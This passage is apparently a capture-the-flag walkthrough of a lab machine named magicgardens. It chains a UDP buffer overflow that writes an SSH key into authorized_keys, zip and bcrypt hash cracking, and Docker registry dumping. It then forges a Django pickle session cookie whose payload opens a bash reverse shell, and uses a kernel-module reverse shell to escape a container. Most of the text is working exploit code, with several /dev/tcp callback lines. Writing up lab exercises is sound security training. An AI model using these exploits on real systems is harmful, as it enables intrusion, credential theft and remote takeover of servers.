Sent UDP payload of length 65400
[parrot@parrot]-[~/Documents/magicgardens]
  $
```

```
Source: [00:0c:29:f9:89:5d]     [192.168.61.132]
Dest:   [00:50:56:eb:72:f3]     [38.46.226.96]
Time:   [21:10:47]      Length: [86]
-------------------------------------------------
Source: [00:50:56:eb:72:f3]     [38.46.226.96]
Dest:   [00:0c:29:f9:89:5d]     [192.168.61.132]
Time:   [21:10:47]      Length: [41]
-------------------------------------------------
Source: [00:50:56:eb:72:f3]     [38.46.226.96]
Dest:   [00:0c:29:f9:89:5d]     [192.168.61.132]
Time:   [21:10:47]      Length: [41]
[!] Connection closed by server
```

I can see that there's a file with all A's

```
┌─[parrot@parrot]─[~/Documents/magicgardens]
└──╼ $ls A*
AAAAAAAAAAAAAAAAAAAAAAAAAAAA
┌─[parrot@parrot]─[~/Documents/magicgardens]
└──╼ $echo -n 'AAAAAAAAAAAAAAAAAAAAAAAAAAAA' | wc -c
28
```

28 bytes overflow. It means 65400-28=65372 bytes needed for overflow. Therefore, I can change the name if I change the value after 65372 bytes.

```
import socket$
$
sock = socket.socket(socket.AF_INET6, socket.SOCK_DGRAM)$
payload = b'A' * 65372 + b'/tmp/hello'$
sock.sendto(payload, ('::1', 12345))$
print("Sent UDP payload of length", len(payload))$
$
```


```
└──╼ $python3 overflow.py
Sent UDP payload of length 65382
```

```
    AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA/tmp/hello$
/tmp/hello [RO]                                                   1,65371       All
-- INSERT -- W10: Warning: Changing a readonly file
```

Therefore, I can overwrites with my ssh public key to authorized_keys. Let's try


```
import socket$
$
sock = socket.socket(socket.AF_INET6, socket.SOCK_DGRAM)$
pubkey = b'\r\nssh-ed25519 [redacted]\r\n'$
payload = b'A' * (65372 - len(pubkey)) + pubkey + b'/home/alex/.ssh/authorized_keys'$
sock.sendto(payload, ('::1', 12345))$
print("Sent UDP payload of length", len(payload))$
$
```

My ed25519 pubkey



Get alex cred

ssh login page above shows alex has mail



I can find the mail

```
alex@magicgardens:~$ cat /var/mail/alex
From root@magicgardens.magicgardens.htb  Fri Sep 29 09:31:49 2023
Return-Path: <root@magicgardens.magicgardens.htb>
X-Original-To: alex@magicgardens.magicgardens.htb
Delivered-To: alex@magicgardens.magicgardens.htb
Received: by magicgardens.magicgardens.htb (Postfix, from userid 0)
        id 3CDA93FC96; Fri, 29 Sep 2023 09:31:49 -0400 (EDT)
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="1804289383-1695994309=:37178"
Subject: Auth file for docker
To: <alex@magicgardens.magicgardens.htb>
User-Agent: mail (GNU Mailutils 3.15)
Date: Fri, 29 Sep 2023 09:31:49 -0400
Message-Id: <20230929133149.3CDA93FC96@magicgardens.magicgardens.htb>
From: root <root@magicgardens.magicgardens.htb>

--1804289383-1695994309=:37178
Content-Type: text/plain; charset=UTF-8
Content-Disposition: inline
Content-Transfer-Encoding: 8bit
Content-ID: <20230929093149.37178@magicgardens.magicgardens.htb>

Use this file for registry configuration. The password is on your desk
```

```
--1804289383-1695994309=:37178
Content-Type: application/octet-stream; name="auth.zip"
Content-Disposition: attachment; filename="auth.zip"
Content-Transfer-Encoding: base64
Content-ID: <20230929093149.37178.1@magicgardens.magicgardens.htb>

UEsDBAoACQAAAG6osFh0pjiyVAAAAEgAAAAIABwAaHRwYXNzd2RVVAkAA29KRmbOSkZmdXgLAAEE
6AMAAAToAwAAVb+x1HWvt0ZpJDnunJUUZcvJr8530ikv39GM1hxULcFJfTLLNXgEW2TdUU3uZ44S
q4L6Zcc7HmUA041ijjidMG9iSe0M/y1tf2zjMVg6Dbc1ASfJUEsHCHSmOLJUAAAASAAAAFBLAQIe
AwoACQAAAG6osFh0pjiyVAAAAEgAAAAIABgAAAAAAAEAAACkgQAAAABodHBhc3N3ZFVUBQADb0pG
ZnV4CwABBOgDAAAE6AMAAFBLBQYAAAAAAQABAE4AAACmAAAAAAA=
--1804289383-1695994309=:37178--
```

Let's copy base64 content and base64 decode to generate auth.zip

```
UEsDBAoACQAAAG6osFh0pjiyVAAAAEgAAAAIABwAaHRwYXNzd2RVVAkAA29KRmbOSkZmdXgLAAEE6AMAAAToAwAAVb+
x1HWvt0ZpJDnunJUUZcvJr8530ikv39GM1hxULcFJfTLLNXgEW2TdUU3uZ44Sq4L6Zcc7HmUA041ijjidMG9iSe0M/
y1tf2zjMVg6Dbc1ASfJUEsHCHSmOLJUAAAASAAAAFBLAQIeAwoACQAAAG6osFh0pjiyVAAAAEgAAAAIABgAAAAAAAEAAACkgQAAAABodHBhc3N3ZFVUBQADb0pGZnV4CwABBOgDAAAE6AMAAFBLBQYAAAAAAQAB
AE4AAACmAAAAAAA=$
```

```
┌─[parrot@parrot]─[~/Documents/magicgardens]
└──╼ $cat auth | base64 -d > auth.zip
┌─[parrot@parrot]─[~/Documents/magicgardens]
└──╼ $file auth.zip
auth.zip: Zip archive data, at least v1.0 to extract, compression method=store
```

But it needs password to unzip

```
└─ $unzip auth.zip
Archive:  auth.zip
[auth.zip] htpasswd password:
```

Use zip2john to get hash and crack with hashcat

```
└─ $zip2john auth.zip
ver 1.0 efh 5455 efh 7875 auth.zip/htpasswd PKZIP Encr: 2b chk, TS_chk, cmplen=84, decmplen=72, crc=B238A674 ts=A86E cs=a86e type=0
auth.zip/htpasswd:$pkzip$1*2*2*0*54*48*b238a674*0*42*0*54*a86e*55bfb1d475afb746692439ee9c951465cbc9afce77d2292fdfd18cd61c542dc1497d32cb3578045b64dd514dee678e12ab82fa65c73b1e6500d38d628e389d306f6249ed0cff2d6d7f6ce331583a0db7350127c9*$/pkzip$:htpasswd:auth.zip::auth.zip
```

```
.#hashcat.exe ..#zip.hash ..#..#rockyou.txt -m 17225 --show
```

```
$pkzip$1*2*2*0*54*48*b238a674*0*42*0*54*a86e*55bfb1d475afb746692439ee9c951465cbc9afce77d2292fdfd18cd61c542dc1497d32cb3578045b64dd514dee678e12ab82fa65c73b1e6500d38d628e389d306f6249ed0cff2d6d7f6ce331583a0db7350127c9*$/pkzip$:realmadrid
```

I can unzip the file with the password realmadrid

```
└─ $unzip auth.zip
Archive:  auth.zip
[auth.zip] htpasswd password:
 extracting: htpasswd
```

It also has hash and I can crack with hashcat


```
└─ $cat htpasswd
AlexMiles:$2y$05$KKShqNw.A66mmpEqmNJ0kuoBwO2rbdWetc7eXA7TbjhHZGs2Pa5Hq
```

```
.#hashcat.exe ..#alex.hash ..#..#rockyou.txt --user -m 3200 --show
```


```
AlexMiles:$2y$05$KKShqNw.A66mmpEqmNJ0kuoBwO2rbdWetc7eXA7TbjhHZGs2Pa5Hq:diamonds
```


Get docker registry

I can visit port 5000 in https



It shows nothing, but it requires above cred for /v2. It doesn't show many things in the browser





I can download the repo using DockerRegistryGrabber(https://github.com/Syzik/DockerRegistryGrabber.git)

```
└─── $uv run --script drg.py -U AlexMiles -P diamonds --dump_all https://magicgardens.htb
[+] magicgardens.htb
[+] BlobSum found 32
[+] Dumping magicgardens.htb
    [+] Downloading : d3a3443a740ae9a727dbd8868b751b492da27507f3cbbe0965982e65c436b8c0
```

...SNIP...

It has bunch of .tar.gz files

```
└─── $ls
02cea9e48b60ccaf6476be25bac7b982d97ef0ed66baeb8b0cffad643ece37d5.tar.gz  9c94b131279a02de1f5c2eb72e9cda9830b128840470843e0761a45d7bebbefe.tar.gz
2ed799371a1863449219ad8510767e894da4c1364f94701e7a26cc983aaf4ca6.tar.gz  a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4.tar.gz
35b21a215463f8130302987a1954d01a8346cdd82c861d57eeb3cfb94d6511a8.tar.gz  b0c11cc482abe59dbeea1133c92720f7a3feca9c837d75fd76936b1c6243938c.tar.gz
437853d7b910e50d0a0a43b077da00948a21289a32e6ce082eb4d44593768eb1.tar.gz  c485c4ba383179db59368a8a4d2df3e783620647fe0b014331c7fd2bd8526e5b.tar.gz
470924304c244ba833543bb487c73e232fd34623cdbfa51d30eab30ce802a10d.tar.gz  d31b0195ec5f04dfc78eca9d73b5d223fc36a29f54ee888bc4e0615b5839e692.tar.gz
480311b89e2d843d87e76ea44ffbb212643ba89c1e147f0d0ff800b5fe8964fb.tar.gz  d3a3443a740ae9a727dbd8868b751b492da27507f3cbbe0965982e65c436b8c0.tar.gz
4bc8eb4a36a30acad7a56cf0b58b279b14fce7dd6623717f32896ea748774a59.tar.gz  d66316738a2760996cb59c8eb2b28c8fa10a73ce1d98fb75fda66071a1c659d6.tar.gz
748da8c1b87e668267b90ea305e2671b22d046dcfeb189152bf590d594c3b3fc.tar.gz  de4cac68b6165c40cf6f8b30417948c31be03a968e233e55ee40221553a5e570.tar.gz
81771b31efb313fb18dae7d8ca3a93c8c4554aa09239e09d61bbbc7ed58d4515.tar.gz  f9afd820562f8d93873f4dfed53f9065b928c552cf920e52e804177eff8b2c82.tar.gz
8999ec22cbc0ab31d0e3471d591538ff6b2b4c3bbace9c2a97e6c68844382a78.tar.gz  fedbb0514db0150f2376b0f778e5f304c302b53619b96a08824c50da7e3e97ea.tar.gz
9b1fd34c30b75e7edb20c2fd09a9862697f302ef9ae357e521ef3c84d5534e3f.tar.gz
```

I can decompress it with this command

```
$for i in $(ls); do tar -xvf $i; done
```

I can find that /usr/src/app is django directory

```
└─$ cat usr/src/app/manage.py
#!/usr/bin/env python
import os
import sys


def main():
    os.environ.setdefault('DJANGO_SETTINGS_MODULE', 'app.settings')
    try:
        from django.core.management import execute_from_command_line
    except ImportError as exc:
        raise ImportError(
            "Couldn't import Django. Are you sure it's installed and "
            "available on your PYTHONPATH environment variable? Did you "
            "forget to activate a virtual environment?"
        ) from exc
    execute_from_command_line(sys.argv)


if __name__ == '__main__':
    main()
```

/usr/src/app/app/settings.py shows vulnerable pickleserializer

```
84 SESSION_ENGINE   = 'django.contrib.sessions.backends.signed_cookies'$
85 SESSION_SERIALIZER = 'django.contrib.sessions.serializers.PickleSerializer'$
86 SESSION_COOKIE_HTTPONLY = False$
```

https://blog.scrt.ch/2018/08/24/remote-code-execution-on-a-facebook-server/ shows how to exploit it.

```
#!/usr/bin/python
import django.core.signing, django.contrib.sessions.serializers
from django.http import HttpResponse
import cPickle
import os

SECRET_KEY='[RETRIEVEDKEY]'
#Initial cookie I had on sentry when trying to reset a password
cookie='gAJ9cQFYCgAAAHRlc3Rjb29raWVxAlgGAAAAd29ya2VkcQNzLg:1fjsBy:FdZ8oz3sQBnx2TPyncNt0LoyiAw'
newContent =
django.core.signing.loads(cookie,key=SECRET_KEY,serializer=django.contrib.sessions.serializers.PickleSeri
alizer,salt='django.contrib.sessions.backends.signed_cookies')
class PickleRce(object):
    def __reduce__(self):
        return (os.system,("sleep 30",))
newContent['testcookie'] = PickleRce()

print
django.core.signing.dumps(newContent,key=SECRET_KEY,serializer=django.contrib.sessions.serializers.Pickle
Serializer,salt='django.contrib.sessions.backends.signed_cookies',compress=True)
```

I can get secret key in .env

```
└─$ cat usr/src/app/.env
DEBUG=False
SECRET_KEY=55A6cc8e2b8#ae1662c34)618U549601$7eC3f0@b1e8c2577J22a8f6edcb5c9b80X8f4&87b
```

This code is using python2, so I need to change a bit. Also, I need to put my cookie from magicgardens.htb

```
#!/usr/bin/python$
# /// script$
# requires-python = ">=3.11"$
# dependencies = [$
#     "django==4.1.13",$
# ]$
# ///$
import django.core.signing, django.contrib.sessions.serializers$
from django.http import HttpResponse$
import os$
from django.conf import settings$
$
settings.configure(SECRET_KEY='55A6cc8e2b8#ae1662c34)618U549601$7eC3f0@b1e8c2577J22a8f6edcb5c9b80X8f4&87b',)$
#Initial cookie I had on sentry when trying to reset a password$
cookie = '.eJxNjU1qwzAQhZNFQgMphZyi3QhLluNoV7rvqgcwkixFbhMJ9EPpotADzHJ63zpuAp7d977Hm5_V7265mO4bH-
GuJBO9PBuE1TnE_IWwTlnmksbgLUtrETafQ3LdaUgZYYGwnVCH4rOJ6Naw0TLmfz_SdqKZvu9kya67POqGHmHJEHazTEn9Yfwonvp36Y-
B6OBzHBS5VMjVJvIaenN6uXUfZgNOJofwTBttmW0FrU3VcGbMgWlRKcWptIIy2Ryqfa1t0-o9VYqpyrCaG061amuuhcBC_gDes2X7:1ukEi2:fP9hFgFejpxQISzivdJbg_IDA3zIHaJjdmGQJ-xf83I'$
newContent =  django.core.signing.loads(cookie,key=settings.SECRET_KEY,serializer=django.contrib.sessions.serializers.PickleSerializer,salt='django.contrib.
sessions.backends.signed_cookies')$
class PickleRce(object):$
    def __reduce__(self):$
        return (os.system,("bash -c 'bash -i >& /dev/tcp/10.10.16.10/9001 0>&1'",))$
newContent['testcookie'] = PickleRce()$
$
print(django.core.signing.dumps(newContent,key=settings.SECRET_KEY,serializer=django.contrib.sessions.serializers.PickleSerializer,salt='django.contrib.
sessions.backends.signed_cookies',compress=True))$
```

reverse shell

I'm using django 4.1.13 here

Run the file shows a new cookie

```
$uv run --script exploit.py
.eJxNULFOwzAQbYdWFBUh8QWZWhhIbCdpm6VC7CzwAZHtXIhpGlexA3RAYmHzxvG_JClIOZ1O9-493ZPe5-SnHI_6-sBrd9YYqCu-B3STva7tEd3UWG4b0x6eLM9zdLM3ZYq0VMaiG6Gb91DqprJQYzF1M8lre-JbNO
_RgL5IeWOLtDNKVYZuzNBdDW6Cyx1ULXGTvfDqWftSV7ZWwu8k_h9r_AedQXn_r70cPCi4KdDd0VjmLF8nNAQSRwxgw2RChIgozxPKeLwhq1Dm8VquqBBMEGBhBBGVYh1GMknQnVswVmq9U10cB23UexfH0VjY4ze6U
LRO3q30lqdFeduFF2TwGlh5CCjxu161M0gIoR7ZLugSv_ARG_8XE2WEDg:1ukZTT:HSW_RH_WWxItWLNYc-C4mLtsuqNj_Czd1LZN-gxJorM
```

Start listener and paste it to magicgardens.htb and refresh

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed	Partition Key
csrftoken	T8srLfmRdmckp1CZwx00JyJyFw3dXDEu	magicgarde...	/	Fri, 07 Aug 2026 13:...	41	false	false	Lax	Sat, 09 Aug 2025 0...	
sessionid	.eJxNULFOwzAQbYdWFBUh8QWZWhhIbCdpm6VC7CzwAZHtXIhpGlexA3RAY...	magicgarde...	/	Fri, 22 Aug 2025 13:...	443	false	false	None	Sat, 09 Aug 2025 0...	


```
$rlwrap nc -nlvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.9 33628
bash: cannot set terminal process group (16): Inappropriate ioctl for device
bash: no job control in this shell
root@5e5026ac6a81:/usr/src/app#
```


It's docker container!

capsh --print shows some capabilities that can be abused to get out of docker

```
root@5e5026ac6a81:/usr/src/app# capsh --print
capsh --print
Current: cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_module,cap_sys_chroot
,cap_audit_write,cap_setfcap=ep
Bounding set =cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_module,cap_sys_c
hroot,cap_audit_write,cap_setfcap
Ambient set =
Current IAB: !cap_dac_read_search,!cap_linux_immutable,!cap_net_broadcast,!cap_net_admin,!cap_ipc_lock,!cap_ipc_owner,!cap_sys_rawio,!cap_sys_ptrace,!cap_sys_pacct
,!cap_sys_admin,!cap_sys_boot,!cap_sys_nice,!cap_sys_resource,!cap_sys_time,!cap_sys_tty_config,!cap_mknod,!cap_lease,!cap_audit_control,!cap_mac_override,!cap_mac
_admin,!cap_syslog,!cap_wake_alarm,!cap_block_suspend,!cap_audit_read,!cap_perfmon,!cap_bpf,!cap_checkpoint_restore
Securebits: 00/0x0/1'b0 (no-new-privs=0)
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
 secure-keep-caps: no (unlocked)
 secure-no-ambient-raise: no (unlocked)
uid=0(root) euid=0(root)
gid=0(root)
groups=0(root)
Guessed mode: HYBRID (4)
```

I can run deepce.sh to get more information





https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/linux-capabilities.html#cap_sys_module *shows how to exploit this*

reverse-shell.c

```
#include <linux/kmod.h>
#include <linux/module.h>
MODULE_LICENSE("GPL");
MODULE_AUTHOR("AttackDefense");
MODULE_DESCRIPTION("LKM reverse shell module");
MODULE_VERSION("1.0");

char* argv[] = {"/bin/bash","-c","bash -i >& /dev/tcp/10.10.14.8/4444 0>&1", NULL};
static char* envp[] = {"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bi

// call_usermodehelper function is used to create user mode processes from kernel space
static int __init reverse_shell_init(void) {
    return call_usermodehelper(argv[0], argv, envp, UMH_WAIT_EXEC);
}

static void __exit reverse_shell_exit(void) {
    printk(KERN_INFO "Exiting\n");
}

module_init(reverse_shell_init);
module_exit(reverse_shell_exit);
```

Makefile

```
obj-m +=reverse-shell.o

all:
    make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules

clean:
    make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean
```

Execute `make` to compile it.

bash

```
Make[1]: *** /lib/modules/5.10.0-kali7-amd64/build: No such file or directory.  Stop.

sudo apt update
sudo apt full-upgrade
```

Finally, start `nc` inside a shell and **load the module** from another one and you will capture the shell in the nc process:

bash

```
#Shell 1
nc -lvnp 4444

#Shell 2
insmod reverse-shell.ko #Launch the reverse shell
```

Let's try

```
#include <linux/kmod.h>$
#include <linux/module.h>$
MODULE_LICENSE("GPL");$
MODULE_AUTHOR("AttackDefense");$
MODULE_DESCRIPTION("LKM reverse shell module");$
MODULE_VERSION("1.0");$
$
char* argv[] = {"/bin/bash","-c","bash -i >& /dev/tcp/10.10.16.10/9001 0>&1", NULL};$
static char* envp[] = {"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin", NULL };$
$
